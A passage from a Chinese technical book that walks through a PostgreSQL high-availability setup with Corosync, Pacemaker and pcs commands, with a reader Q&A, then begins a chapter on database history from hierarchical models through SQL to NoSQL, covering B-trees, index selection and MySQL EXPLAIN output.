Pacemaker 在默认情况下是无污染的, 但为了保证 HA 是初始状态, 我们会进行以下操作。此操作会清空所有 HA 资源的配置。它在另外一些情况下也十分实用, 如有时我们会发现 2 个节点 HA 启动时资源信息不同步。此时我们可以先择定一个可信的节点, 然后将另一节点上的 cib 文件清空, 再启动 Pacemaker, 如下图所示, 这样新节点就会自动同步现有节点的所有配置。

```
# crm_mon -Afr -l

Last updated: Mon Jul  8 09:46:27 2013
Last change: Mon Jul  8 09:46:27 2013 via crmd on node1
Stack: corosync
Current DC: node1 (402696384) - partition with quorum
Version: 1.1.9-3.fc19-781a388
2 Nodes configured, unknown expected votes
0 Resources configured.

Online: [ node1 node2 ]

Full list of resources:

Node Attributes:
* Node node1:
* Node node2:

Migration summary:
* Node node1:
* Node node2:
```

关于 Pacemaker 资源配置, 我们可以通过 pcs 命令行工具进行 HA 资源的配置。pcs 命令行可以协助生成名为 config.pcs 的配置脚本, 以进行最后的 HA 配置导入。首先, 我们进行一个全局信息的配置, 指明由于当前是 2 节点, 所以忽略 no-quorum-policy; 默认的 resource-stickiness 为 INFINITY, 即任何资源默认都可与其他资源共同运行; 默认的

migration-threshold 为 1，即在任何情况下，migration 时都会重试一次，如下图所示。

```
pcs cluster cib pgsql_cfg

pcs -f pgsql_cfg property set no-quorum-policy="ignore"
pcs -f pgsql_cfg property set stonith-enabled="false"
pcs -f pgsql_cfg resource defaults resource-stickiness="INFINITY"
pcs -f pgsql_cfg resource defaults migration-threshold="1"
```

注意：stonith-enabled="false"表示不使用任何电源控制设备，不建议在生产中使用到。熟悉 RHEL 集群的同学可以认为 Stonith 等同于 Fence 设备。

配置 VIP1 及 VIP2，以及 PgSQL 资源，如下图所示。

```
pcs -f pgsql_cfg resource create vip-master IPAddr2 \
ip="192.168.0.3" \
nic="eth0" \
cidr_netmask="24" \
op start timeout="60s" interval="0s" on-fail="restart" \
op monitor timeout="60s" interval="10s" on-fail="restart" \
op stop timeout="60s" interval="0s" on-fail="block"

pcs -f pgsql_cfg resource create vip-rep IPAddr2 \
ip="192.168.2.3" \
nic="eth2" \
cidr_netmask="24" \
meta migration-threshold="0" \
op start timeout="60s" interval="0s" on-fail="stop" \
op monitor timeout="60s" interval="10s" on-fail="restart" \
op stop timeout="60s" interval="0s" on-fail="ignore"

pcs -f pgsql_cfg resource create pgsql pgsql \
pgctl="/usr/bin/pg_ctl" \
psql="/usr/bin/psql" \
pgdata="/var/lib/pgsql/data/" \
rep_mode="sync" \
node_list="node1 node2" \
restore_command="cp /var/lib/pgsql/pg_archive/%f %p" \
primary_conninfo_opt="keepalives_idle=60 keepalives_interval=5 keepalives_count=5" \
master_ip="192.168.2.3" \
restart_on_promote="true" \
op start timeout="60s" interval="0s" on-fail="restart" \
op monitor timeout="60s" interval="4s" on-fail="restart" \
op monitor timeout="60s" interval="3s" on-fail="restart" role="Master" \
op promote timeout="60s" interval="0s" on-fail="restart" \
op demote timeout="60s" interval="0s" on-fail="stop" \
op stop timeout="60s" interval="0s" on-fail="block" \
op notify timeout="60s" interval="0s"
```

vip-master (VIP1) 及 vip-rep (VIP2) 相对比较好理解。而在 PostgreSQL 资源中，如果大家有熟悉 Linux 集群的会发现，一般情况下 HA 中添加应用资源都会加入一个带有 start/stop/status 的脚本。而此处是通过一个 agent 实现，我们只要配置好 PostgreSQL 的 pgctl、psql、pgdata 的文件或目录位置即可，处理起来十分方便。主要因为 PostgreSQL RA 已经包含 start/stop/status/monitor/promote/demote/notify 的操作脚本 (<https://github.com/ClusterLabs/resource-agents/blob/master/heartbeat/pgsql>)。感谢开源，感谢贡献者吧，这里头有 2070 行代码，相比我以前自己写的要精妙得多。

将以上的 IP 及 PostgreSQL 资源进行关联，这也是 Pacemaker 最精妙的地方。我们可以看到，首先有一个“resource master”，我们将其命名为 msPostgreSQL，PostgreSQL 属于这个 Master

模式资源。这个模型的资源基于 clone 模型，将会在 2 个节点同时启动。然后，建立了一个 master-group，将 vip-master 及 vip-rep 加到这个组中。接下来，constraintcolocation 指定了 master-group 中的资源 (vip-master 及 vip-rep) 倾向于与 msPostgresql 的 Master 节点运行在一起。最后，orderpromote 及 order demote 负责管理节点的启动顺序，如下图所示。

```
pcs -f pgsql_cfg resource master msPostgresql pgsql \
    master-max=1 master-node-max=1 clone-max=2 clone-node-max=1 notify=true

pcs -f pgsql_cfg resource group add master-group vip-master vip-rep

pcs -f pgsql_cfg constraint colocation add master-group with Master msPostgresql INFINITY
pcs -f pgsql_cfg constraint order promote msPostgresql then start master-group symmetrical=false score=INFINITY
pcs -f pgsql_cfg constraint order demote msPostgresql then stop master-group symmetrical=false score=0

pcs cluster push cib pgsql_cfg
```

注意：Master 节点会由 RA 自动识别；msPostgresql 进行 promote 以后才会进行 master-group 的 IP 挂接；同时，进行 demote 时也是要等 msPostgresql 完成停库后才进行 master-group 的 IP 断开处理，如下图所示。

```
# sh config.pcs
```

下图中的 config.pcs 是由前面的 pcs 所生成，通过 crm_mon 你可以看到所有的资源情况。

```
# crm_mon -Afr -l
```

```
Last updated: Mon Jul 8 10:24:21 2013
Last change: Mon Jul 8 10:22:14 2013 via crm_attribute on node1
Stack: corosync
Current DC: node2 (419473600) - partition with quorum
Version: 1.1.9-3.fc19-781a388
2 Nodes configured, unknown expected votes
4 Resources configured.
```

```
Online: [ node1 node2 ]
```

```
Full list of resources:
```

```
Resource Group: master-group
vip-master (ocf::heartbeat:IPaddr2):      Started node1
vip-rep   (ocf::heartbeat:IPaddr2):      Started node2
Master/Slave Set: msPostgresql [pgsql]
Masters: [ node1 ]
Slaves: [ node2 ]
```

```
Node Attributes:
```

```
* Node node1:
+ master-pgsql           : 1000
+ pgsql-data-status      : LATEST
+ pgsql-master-baseline  : 0000000009000080
+ pgsql-status            : FRI
* Node node2:
+ master-pgsql           : 100
+ pgsql-data-status      : STREAMING|SYNC
+ pgsql-status            : HS:sync
```

```
Migration summary:
```

```
* Node node1:
* Node node2:
```

自此所有配置结束,你可以将 node1 中 PostgreSQL 的 data 目录移到其他地方观察切换的效果,这里不再赘述。

关于排错,所有 HA 日志信息会保存在/var/log/message 中。如果系统有问题,可以通过此日志进行分析。但有一点很重要,建议大家在配置 HA 前一定要确认 NTP 服务是否正常,保障 2 个服务器的时间差距不要太大。排错后会很麻烦,还有可能导致集群的其他问题。

在过去的几年,这样的集群架构已经在很多企业中使用,数据量多在 20GB 到 1TB 之间。PG 是一个用于 OLTP 的系统,当前我所实施的企业大多是传统行业。大部份用户主要是从 Oracle 迁移来的。在大数据及分析方面,会先用 Greenplum 或 Hadoop 等进行处理,这时 PostgreSQL 也可以使用 FDW 功能进行对接。

6.6.6 PostgreSQL Sync 模式当前的问题

前面提到当前 PostgreSQL 在 2 节点情况下推荐使用的是 async 的模式,那是不是不支持 sync? 不是的,当前 PostgreSQL 支持 sync 模式,即使 2 节点也可以配置,但会有以下问题:

- 由于 sync 同步模式要求 Master 在 Slave 数据写入成功后才结束事务的 Commit 操作,因此性能会受到一定的影响。
- 如果 Slave 在系统运行过程中出现故障,主节点也将受到影响从而使系统出现故障,在 HA 下这也会 Failover。Pacemaker 当前最新的 PostgreSQLRA 也还没有解决此问题。
- 如果需要使用 sync 模式的 Streaming Replication,我建议搭建 1 主 2 备的模型实现,而这个模型下 Pacemaker 还没有提供 3 节点的实现方案,尚待改进。

最后简单介绍一下“PostgreSQL 中国用户会”,Postgres 中国用户会是一个非盈利团体,致力于为中国的 PostgreSQL 用户服务,每年在多个城市举行“象行中国 Let's Postgres”的线下技术沙龙,还会在中国地区举行技术年会——“Postgres 大象汇 PGConf.CN”,读者们可以通过微信公众号、新浪微博等找到我们的官方组织。

6.6.7 疑问与解惑

Q: 排除年限,PG 相对于 MySQL 和 Oracle 有什么优势?

PG 有很多 MySQL 没有的功能,就以 O2O 行业为例,PG 直接提供 PostGIS,可以有

效地在数据库中通过 SQL 进行复杂的定位查询并与业务直接关联，更多功能欢迎读者进行线下交流。

Q：金融企业中用 async 复制，要怎么应对数据丢失？靠对账吗？

首先，金融行业如果要求 100% 数据不丢失，应该使用 sync 而不是 async，PostgreSQL 是支持这个功能的，只是要用 3 节点方案。当前在这个方案下进行 HA 切换也是可以的，只是 Corosync+Pacemaker 没有直接支持，需要我们对 RA 进行附加的脚本控制。

Q：threshold 设置为 1 时，尝试 1 次，如果再有问题就直接切换了。设置为 2 时，尝试 2 次，这个计数器不会在成功后恢复原值，该测试结果是否正确？

是的，意思就是尝试 1 次，在 Pacemaker 这些值都是有时限的，超时就会恢复原值，你可以通过 clean 操作对这个节点上的计数器进行数值恢复操作。

Q：MySQL 的 binlog 处理和 PG 的有什么区别？

MySQL 我只用过 4 及以下版本，对 binlog 不是十分了解，与公司 MySQL 大牛讨论时，我感觉这 2 个方式很接近，都是使用日志进行恢复的。但 PostgreSQL 的操作会以 Tuple 为单位，这个可能是一个 row，甚至就是某个在 row 中被修改过的 1 个字段的值。有一个讨论结果是 PG 的 StreamingReplication 粒度更细。

Q：3 节点方案是写成功 2 个就返回，还是 3 个都成功才返回？

在 3 节点情况下，系统中有 2 个节点是同步，第 3 个是异步，所以成功 2 个就返回。

Q：PG 的 HA 除了本节分享的方案外还有其他方案吗？

PG 的 HA 还可以用 LiveKeeper、微软的 MSCS 等方案，对于 HA 来讲 PG 就只是一个服务，所以任何 HA 软件都可以与 PG 对接，但如果要进行 StreamingReplication 的切换就要自己写脚本了。

Q：我感觉 PG 这个 HA 相比 MySQL 自带的主从没多大亮点。PG 有类似 MySQL-Proxy 这样的负载均衡中间件及 MMA 这类解决方案吗？之前听说 PG 在集群这块不是很好，方案复杂且性能损失大，PG 是不是更适合单机？

当前 PG 业界可以通过 PGPool 实现 1 个 Master 进行读写，n 个 Slave 进行只读负载均衡的方案；PG 分布式集群当前方案的 Postgres-X2，确实复杂，我们这方面也正在努力；在单机的这个问题上，我们有很多 PG 用户会选择通过应用程序自定义进行分库集群模型，

毕竟在要求强一致性又没有 InfiniBand 或更高级的网络的情况下，事务和延迟都不好在传统集群中解决。

Q: PG 有 sharding 功能吗？能否简单介绍一下。


PG 有一个名为 `pg_shard` 的第三方组件，可以对数据库中的一个特定的表进行 sharding，能扩展到 64 台服务器，但不能保证此表的事务，可以在一些分析场景中尝试一下。

Q: 能否简单对比一下 PG 的 HA 方案？

Corosync+Pacemaker，支持 Replication 模式，在 Linux 下这是我个人最推荐的方案，共享存储同样也没有问题；原 RHEL 中的 RHCS，配置简单，如果有共享存储，在 Linux 下这个方案最方便，但要注意 RHCS 是要求付费使用的；LiveKeeper，配置相对复杂一些，如果要支持，Replication 需要写比较复杂的脚本；微软 MSCS，Windows 平台必备，中国还真有几个用户是这样用的；VCS，跨 Windows 及 Linux 平台但同样只建议在有共享存储的情况下使用。

Q: PG 的表分区和 MySQL 的表分区差别在哪？各自的优点在哪？在我印象中 PG 分区表对外会显示成单独的一个分区表，分区多了很难看。

PG 10 以前的默认表分区是基于继承表的，通过触发器进行数据调度，分区表过多会对性能产生影响，这种情况在 PG 10 中已经得到改善。




6.7 从 NoSQL 历史看未来

王晶昱，花名沈询，阿里资深技术专家，专注分布式数据库七年。毕业后加入淘宝，在淘宝分布式数据层工作了7年，参与了大部分的淘宝数据库业务架构设计工作。目前关注于分布式数据库 DRDS 和分布式消息系统 ONS 的研发工作。



6.7.1 前言

本节介绍的主要内容是 NoSQL 到 SQL。我之所以选择这个题目，其实就是因为看到了下面这张图。



看完以后我就笑了，黑得漂亮。

本节要分享的主题有如下几个方面。

- 1970 年：We have no SQL。
- 1980 年：Know SQL。
- 2000 年：NoSQL
- 2005 年：Not only SQL。
- 2013 年：No, SQL!

- 阿里的技术选择。

对一个稍微了解数据库历史的人来说，上面这张图真的是我们在数据库存储领域螺旋上升式发展历程的最佳代表。制作这张图的人真的是天赋异禀啊！

为什么我会笑呢？希望看完本节，大家也能跟我一样笑一下。

6.7.2 1970 年：We have no SQL

是的！我们没有 SQL。

要介绍这个问题，我们就要先来看看什么叫数据库，以及数据库这个东西是怎么来的。

程序员一般都会碰到类似这样的需求：用计算机表示一辆车子，这辆车有 1 个外壳、4 扇玻璃、4 个轮子。

那应该如何用程序来表述它呢？你首先想到的一定是使用结构体（用 Java 对应的话是 Class）。

但当我们发现这个车子的项不够用了，比如我需要在车子上装一对反光镜，那该怎么办呢？我们只能往里面增加一个新的属性来表示这个反光镜。如果这种需求越来越多，每次都改一下这个结构体，然后对其进行编译、发布，这就变成了一件非常麻烦的事情。

因此就出现了这种非常纯粹的需求：有没有可能把它弄成动态的。此时，我们最常用的数据结构就是“映射”。

对 Java 程序员来说，映射就是一个 `Map<Object, Object>`。一般来说，Map 有 2 类实现：一类是 Hash；一类是有序树。有了这个按需应变的集合，我们就可以把事情变成这样：

```
map.put("轮子", 轮子对象);
```

```
map.put("镜子", 镜子对象) .....
```

有些时候我们又会担心数据丢失，对不对？


所以还得想办法把这个对象以非常高效的方式持久化下来，放到磁盘上，这样就不容易丢失了。

`map.put/get` 操作其实都会有一次寻找的过程，这个寻找过程对于磁盘来说会转变为一次随机寻道过程。有很多种方式能够用磁盘结构来存储类似 Map 这样的概念。本节只介绍一种，就是 B-tree，不知道大家对这个词熟不熟悉，反正我在面试时基本都会问。


需要先提的一件事是 B 树=B-树。所谓 B-树，并不是 B 减树的意思，希望大家不要跟我一样土鳖。

下页中的图就是一个最简单的 B 树，观察一下就会发现，其实 B 树的出发点很简单：既然磁盘寻道时间很多，那就减少它，一次寻道能够从磁盘取更多数据就行了。所以，它是以“数组”为单位存储数据的（数组其实就是一片连续并且有界的空间）。数组难以扩展，

而维护数组内元素有序也是有一定代价的。数组满了以后该怎么办呢？这就是 B 树会做的事——分裂。如果这里大家能够联想到另外一个东西，那就算学明白了，HBase 其实就是棵巨大的、分布式的 B 树。



相信很多人都听过一个名词：层次数据库。这东西似乎就是上古时代的神器，现在则不见了踪影。层次数据库到底是什么呢？下面我们来看一张图。



抽象来看，层次模型其实就是这样的东西，我再用小汽车来表述一下：一个小车由 4 扇玻璃、4 个轮子、2 个反光镜组成，车、轮子、反光镜都有自己各自的属性。

我再举 2 个例子，相信大家就能立刻明白了，所谓的层次模型，如果用 Java 代码来写，就是 Map 套 Map，每个 Map 有一些固定的属性，比如这个 Map 的名字是什么，这个 Map 的属性是什么，而这就是我们最开始在使用的数据库了，非常简单，一个 Map 结构搞定所有需求，看起来世界大同了。

6.7.3 1980 年：Know SQL

到了 1980 年——Know SQL，人们开始知道 SQL 了。

为什么这么写？其实虽然关系数据库是上世纪 70 年代发明的，但是直到 80 年代，IBM

发布了第 1 代全功能的关系数据库系统 System R 后，我们才正式进入关系数据库模型。

相信很多人都觉得自己了解关系模型，似乎每个人提到它，都说“对对对”。绝对对，因为这是有数学支持的，不应该被怀疑。可惜的是，如果大家了解科学发现的历史就会发现，自从爱因斯坦把牛顿那由完美数学保证的自洽理论踢出了神坛，数学自洽就再也不是真理的标准了。哪个的用户最多，哪个就是真理。为什么关系模型最终赢得了比赛，而层次模型死掉了呢？很简单，因为哪个简单易用，哪个就赢了。

下面，我们就举一个例子来看看关系模型易用在哪里。还是以车子为例，如果我要做这样的一个查询：在厂中生产的所有汽车里，把左轮子供应商是 DRDS 的轮胎都找出来。采用层次模型的代码是：

遍历每一辆车，从车对象中找到左面的轮子，查看轮子的属性，如果是 DRDS，留下，不是则丢弃。


如果是关系模型呢？

```
select*from 轮子表 where 轮子位置='左'and 轮子供应商='DRDS'
```

只用一句就完成。

我看了都觉得这是个世界性的创举，不知道看到这里的读者是什么感觉？下一步，我们来看看关系模型会怎么处理这条 SQL。


其实用下图就可以表示一个最简单的关系模型了。基本上所有的数据库都是这样的组织形式：最上面的用户 API 就是执行的 SQL 和事务命令。




中间的就是关系代数转换层和事务处理层，底层是个 KV 存储。可能有读者会问，KV 不是 NoSQL 的概念么，你凭什么盗用它？呵呵，谁盗用谁还不一定呢。

最底层的 KV 存储其实就是我们一开始说过的“映射”结构，对应内存可能有 Hash 和有序树结构，对应磁盘则主要是 B-tree 树系和 LSM 树系。因为每个数据结构都有自己好玩的属性，讲起来太多了，这里就不展开了。下面直接聊聊关系代数引擎，这是数据库最关键的部分之一，但从功能目标来说却并不是很复杂。

下图就是整个关系代数引擎所经过的步骤。



最原始的是 SQL 字符串，类似 `select*from tab where ID=1`，它经过的过程叫 SQL 解析，会生成一个 AST 抽象语法树，如下图所示。



`select` 被拆解为了 `fromList/WhereClause` 等细碎的字串。这个过程的主要作用是作为计算机编写代码，我们更容易识别这种结构化的数据，而文档属于非结构化数据；这棵树的

下面就是执行优化，其入参是 AST 树+索引源信息。简单来说，AST 能使你轻易地通过在树中来回地跳跃来寻找所需的關鍵字信息，比如 where 条件是什么、返回哪些列等。那索引源信息又是什么？要讲明白这个，得先看看关系模型和 Map 是怎么对应起来的，我用几张图来说明，如下所示。

• 如何按照key找到对应的数据

Primary Key: id	User_id	Name
0	0	袜子
1	0	鞋子
2	1	计算机
3	3	电池

-Select * from tab where id = ?

第 1 个 SQL 是 select*from tab where ID=?，上面的那个则是一个表格，用 Map 来表示的样子这样：

Map:key->primarykey, value->[pk, user_ID, Name]

也就是以 PK 值作为 Map 的 key，以一个包含了 PK、user_ID、Name 的值的结构作为 Map 的 value（当然也可以包含 user_ID、Name）。有了这个 Map，我们只需从 AST 里面取出 ID=?（假设 ID=0），通过 map.get(0) 拿到对应的 user_ID 数据和 Name 数据，加上输入的 ID=0 这个数据，拼成对象返回就可以了。

再来看另一个需求，如下图所示。

• 如何按照key找到对应的数据

Primary Key: id	User_id	Name
0	0	袜子
1	0	鞋子
2	1	计算机
3	3	电池

• Select * from tab where user_id = ?

来看下这张图，这里的查询条件发生了变化，由 ID 变为了 user_ID。

我们刚才只有一个 Map：

Map:key->ID, value->[user_ID, Name]

那该如何利用这个 Map 去找到所有符合要求的结果呢？我能想到的第 1 种方式是遍历 Map 里面的每一个 Entry，取出每一个 Entry 后看看 User_ID 是否等于我要求的值，如果不等于就丢弃，等于的话即可返回。然而这种方式带来的问题是，如果我有 1 亿条记录，就

要做 1 亿次这件事。明显的 $O(N)$ 效率太慢了。那要怎么加快一下？有需求就会有人响应，我们可以用一个空间换时间的法子，如下图所示。

• 如何按照key找到对应的数据

Primary Key: id	User_id	Name
0	0	袜子
1	0	鞋子
2	1	计算机
3	3	电池

• Select * from tab where user_id = ?

User_id	id
0	0
0	1
1	2
3	3

二级索引

上图里增加了一个新的 Map：
Map:key->user_ID, value->[ID]
这个 Map 以 user_ID 作为 key，于是我们又可以愉快而高效地用第 2 个 Map 的 get 接口来获取所有符合要求的 ID 列表，然后再根据这个符合要求的 ID 列表，去查第 1 个 Map，获得对应的数据了，如下图所示。刚才介绍的其实就是关系模型如何映射到 Map（也就是 KV 模型）的关键方法了。当然，还会有很多扩展性的方式和方法。获得的这个数据比较小，只有 3 列，1 个索引，但如果我有十几甚至几十个索引，那时又会面对另一个问题。

• 如何按照key找到对应的数据

Primary Key: id	User_id	Name
0	0	袜子
1	0	鞋子
2	1	计算机
3	3	电池

-Select ...where user_id = ? And name = 袜子

如果我有一个 user_ID 的二级索引，又有一个 Name 的二级索引，应该选择哪一个作为查询用的索引呢？是不是需要有一种机制来选择那个最“便宜”的索引？这就是索引选择的过程。要进行索引选择就必然要知道每个索引的区分度是高还是低（说白了就是一个 key 对应的 pklist.size() 是少还是多），而索引的区分度高低，就是所谓索引源信息的最简单模式。在真实的数据库中还有很多其他信息也是索引的源信息，不过为了方便大家理解而简化了一下。有了索引源信息和 AST 树就可以生成执行计划了，如下页中的图所示。


```
mysql> explain select * from t1, t2 where t1.id = t2.id and t2.col1 = 'ac';
```

id	select_type	table	type	possible_keys	key	key_len	ref	rows	Extra
1	SIMPLE	t2	ALL	PRIMARY	NULL	NULL	NULL	640	Using where
1	SIMPLE	t1	eq_ref	PRIMARY	PRIMARY	4	shared.t2.ID	1	

```
2 rows in set (0.00 sec)
```

```
mysql> create index idx_col1_col2 on t2(col1,col2);
Query OK, 1001 rows affected (0.17 sec)
Records: 1001 Duplicates: 0 Warnings: 0
```

```
mysql> explain select * from t1, t2 where t1.id = t2.id and t2.col1 = 'ac';
```

id	select_type	table	type	possible_keys	key	key_len	ref	rows	Extra
1	SIMPLE	t2	ref	PRIMARY,idx_col1_col2	idx_col1_col2	195	const	142	
1	SIMPLE	t1	eq_ref	PRIMARY	PRIMARY	4	shared.t2.ID	1	

```
2 rows in set (0.00 sec)
```

此时再尝试结合上图，相信读者就能大概猜到这里的東西所表示的含义了。所以很多事情不用去背，了解了背后的原理，优化就是信手拈来的事儿。这里我省略了事务步骤，这个更复杂，感兴趣的读者可以观看我的优酷视频（http://v.youku.com/v_show/id_XODMyMzk2OTUy.html?f=23339462）进行了解。

6.7.4 2000 年：No SQL

No SQL！豪言壮语，SQL 数据库的时代已经过去，新时代来临了！似乎一夜之间，这世界就翻了天，Facebook 开源了 Cassandra，Hadoop Hbase 横空出世，似乎这就是未来啊。

我们来看看知乎上的一个问题：“在互联网领域，传统的 SQL 很力不从心，一些更具有针对性的 NoSQL 会越来越火。以后会不会出来各种强力 NoSQL？”，最雷我的一个问题则是：“我们是一个新业务，想用 NoSQL 来提升开发效率，不知道在 Cassandra 和 Hbase 中应该选哪个？”。

再见，看完以后我真的是觉得没办法好好做朋友了。Digg 采用 Cassandra 遭遇失败，其工程副总裁离职。好的，闲话扯完，我们回到正题上来。

No SQL 是怎么来的？这还得从事务说起，自从第 1 代产品化的数据库在上世纪 80 年代开发完成以后，数据库的主要演进模型里只出现了几个有限的里程碑，我目前能记住的就这么几件事：

- MVCC 多版本并发控制。
- 存储过程。
- 各类 OLAP 的分析类引擎。

实际上大家心里都知道，有一件事一定会发生，只是不知道什么时候会发生，这就是

分布式系统。分布式系统能够具备无限的扩展能力，按需伸缩，只要有钱我们的系统就不会 down，不会死。这种能力其实在上世纪 80 年代就已深入人心了。还记得 SUN 公司提出的口号吗？网络就是计算机。傻瓜都知道未来一定是分布式系统的天下，单机系统还有什么玩头？单机系统不就应该那是待宰的羔羊吗？等着 DRDS 异军突起不就好了吗？但是等等啊啊，30 年过去了，却没等到自己寿终正寝的那一天，反而活得越来越好了，这是为什么？理由很简单，技术没突破。

如果一个分布式系统做得跟单机系统一样方便，既能扩展，性能又好，那这世界上早就没有单机系统了。而且，从上世纪 80 年代到 21 世纪的前几年里，我们实际上都不需要分布式系统。大部分的系统都是诸如“图书馆管理系统”、“客户关系管理系统”等企业内部管理系统，不需要很高的并发，只要容易操作就行了，而单机的关系数据库系统自然最容易操作，所以单机系统大行其道。

然而，云计算和互联网的时代到来了，我们服务的对象从顶天了几千人一下就变成了十几亿人，计算机要管理的数据量呈指数级别地飞速上涨，而我们却完全无法对用户数做出准确预估。这个时候，对扩展性、性能的要求就变得更为重要。不扩展的话业务就挂了，扩展的话开发难度少量上升，对这两件事情做权衡，相信大家能立刻知道哪个更重要。我们当然选扩展了！然而数据库却无法提供这样的扩展性，当年的淘宝也是用 Oracle 的，配置算不错，也算是有小黑柜子。然而，今天不火的网站明天可能突然就火了，我们的用户数在一年内就会突破这个柜子的容量，折旧都来不及。很明显，时代变了。

传统关系数据库，哪怕是 RAC 都不能满足我们对于数据库扩展性的追求了，这时候肯定有人在想：“这个有问题，我们就解决它啊”。这类技术就是 Oracle RAC、MySQL Cluster 这类玩具，它们希望不改变用户行为就能实现扩展性，可是做了好多年，发现玩不转。为了支撑更大的访问量和数据量，我们必然需要分布式数据库系统，然而分布式系统又必然会面对强一致性所带来的延迟提高的问题，因为网络通信本身比单机内通信代价高很多，这种通信的代价会直接增加系统单次提交的延迟，延迟提高会导致数据库锁持有时间变长，使得高冲突条件下分布式事务的性能不升反降（具体可了解下 Amdahl 定律），甚至性能距离单机数据库也有明显差距。

说了这么多我们可以发现问题的关键并不是分布式事务做不出来，而是做出来了却因为性能太差而没有用。数据库领域的高手们努力了 40 年，但至今仍然没有人能够很好地解决这个问题，Google Spanner 的开发负责人就经常在他的 Blog 上谈论延迟的问题，相信他也饱受这个问题的困扰。于是有一群人认为，既然强一致性不怎么靠谱，那彻底绕开这个问题是不是一个更好的选择？他们发现确实有那么一些场景是不需要强一致事务的，甚至连 SQL 都可以不要。最典型的就是日志流水的记录与分析这类场景。去掉了事务和 SQL，

